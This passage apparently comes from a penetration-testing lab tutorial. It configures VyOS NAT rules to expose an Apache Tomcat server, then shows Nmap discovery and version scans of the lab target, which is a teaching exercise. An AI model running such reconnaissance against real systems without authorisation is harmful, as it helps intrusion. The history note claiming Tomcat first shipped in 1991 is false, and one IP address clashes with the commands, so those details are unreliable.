


```
[edit]
vyos@vyos# set nat destination rule 10 description 'Port Forward apache tomcat t
o 192.168.55.10'
[edit]
vyos@vyos# set nat destination rule 10 destination port 8080
[edit]
vyos@vyos# set nat destination rule 10 inbound-interface eth0
[edit]
vyos@vyos# set nat destination rule 10 protocol tcp
[edit]
vyos@vyos# set nat destination rule 10 tarnslation address 192.168.55.10

  Configuration path: nat destination rule 10 [tarnslation] is not valid
  Set failed

[edit]
vyos@vyos# set nat destination rule 10 translation address 192.168.55.10
[edit]
vyos@vyos# set nat destination rule 10 destination address 192.168.36.152
[edit]
vyos@vyos# set nat destination rule 10 translation port 8080
[edit]
vyos@vyos# commit
[edit]
vyos@vyos# save
Saving configuration to '/config/config.boot'...
Done
[edit]
vyos@vyos# _
```

With the first command, we are adding a description to a destination NAT rule which we gave a number 10. The second command specifies which port this rule is configured for. The third command specifies the interface (since we are allowing external machines to access an internal machine, this should be set on the inbound interface i.e eth0).The fourth command is for setting the protocol. The fifth and sixth commands specify the translation address and destination address respectively. The seventh command specifies the translation port.

It means any packet that comes to the destination address 192.168.36.152 and port 8080 will be forwarded to internal IP address 192.168.55.10 port 8080 where our target is listening. This is also known as port forwarding since we are forwarding port 8080 of router to a port of an internal machine.

If you see the network diagram, there are other devices too. They all need to access the inter-net so we need to set Source NAT. Let's set SNAT for the Tomcat Host. This are the commands to set up Source NAT.




```
vyos@vyos# set nat source rule 16 outbound-interface 'eth0'
[edit]
vyos@vyos# set nat source rule 16 protocol 'all'
[edit]
vyos@vyos# set nat source rule 16 source addresss 192.168.55.10

  Configuration path: nat source rule 16 source [addresss] is not valid
  Set failed

[edit]
vyos@vyos# set nat source rule 16 source address 192.168.55.10
[edit]
vyos@vyos# set nat source rule 16 translation address 192.168.36.152
[edit]
```

The above commands allow all protocols from internal machine with address 192.168.36.128 outside the network (i.e internet). With this the lab is ready. It's time for Hackercool to take over.


## 2. Hacking into the Target Machine.

Hi, I am Hackercoo. I was casually scanning the network with Nmap to find any LIVE hosts with some ports open when I found one.



```
hackercoolmagz@kali:~$ nmap -sP 192.168.36.130-160
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-05 06:34 EDT
Nmap scan report for 192.168.36.152
Host is up (0.0019s latency).
Nmap done: 31 IP addresses (1 host up) scanned in 2.84 seconds
hackercoolmagz@kali:~$ 
```


When I ran a verbose scan on this IP, I found one open port on the target. It was port 8080 generally used by Apache Tomcat and the version of Tomcat running on this target is 9.0.31.



```
hackercoolmagz@kali:~$ nmap -sV -A 192.168.36.152
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-05 06:35 EDT
Nmap scan report for 192.168.36.152
Host is up (0.0015s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat 9.0.31
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.31

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.93 seconds
hackercoolmagz@kali:~$ 
```

Tomcat is an open source Web server that provides a pure Java based web server. The first version was released 21 years ago in the year 1991.Although not very popular, it is estimated that Tomcat has around 0.2% of share among web servers.  Some of the famous companies using Tomcat are Alibaba, Snapdeal and Los Angeles Times (DON'T TRY THIS ATTACK ON THESE SITES. IT IS ILLEGAL).

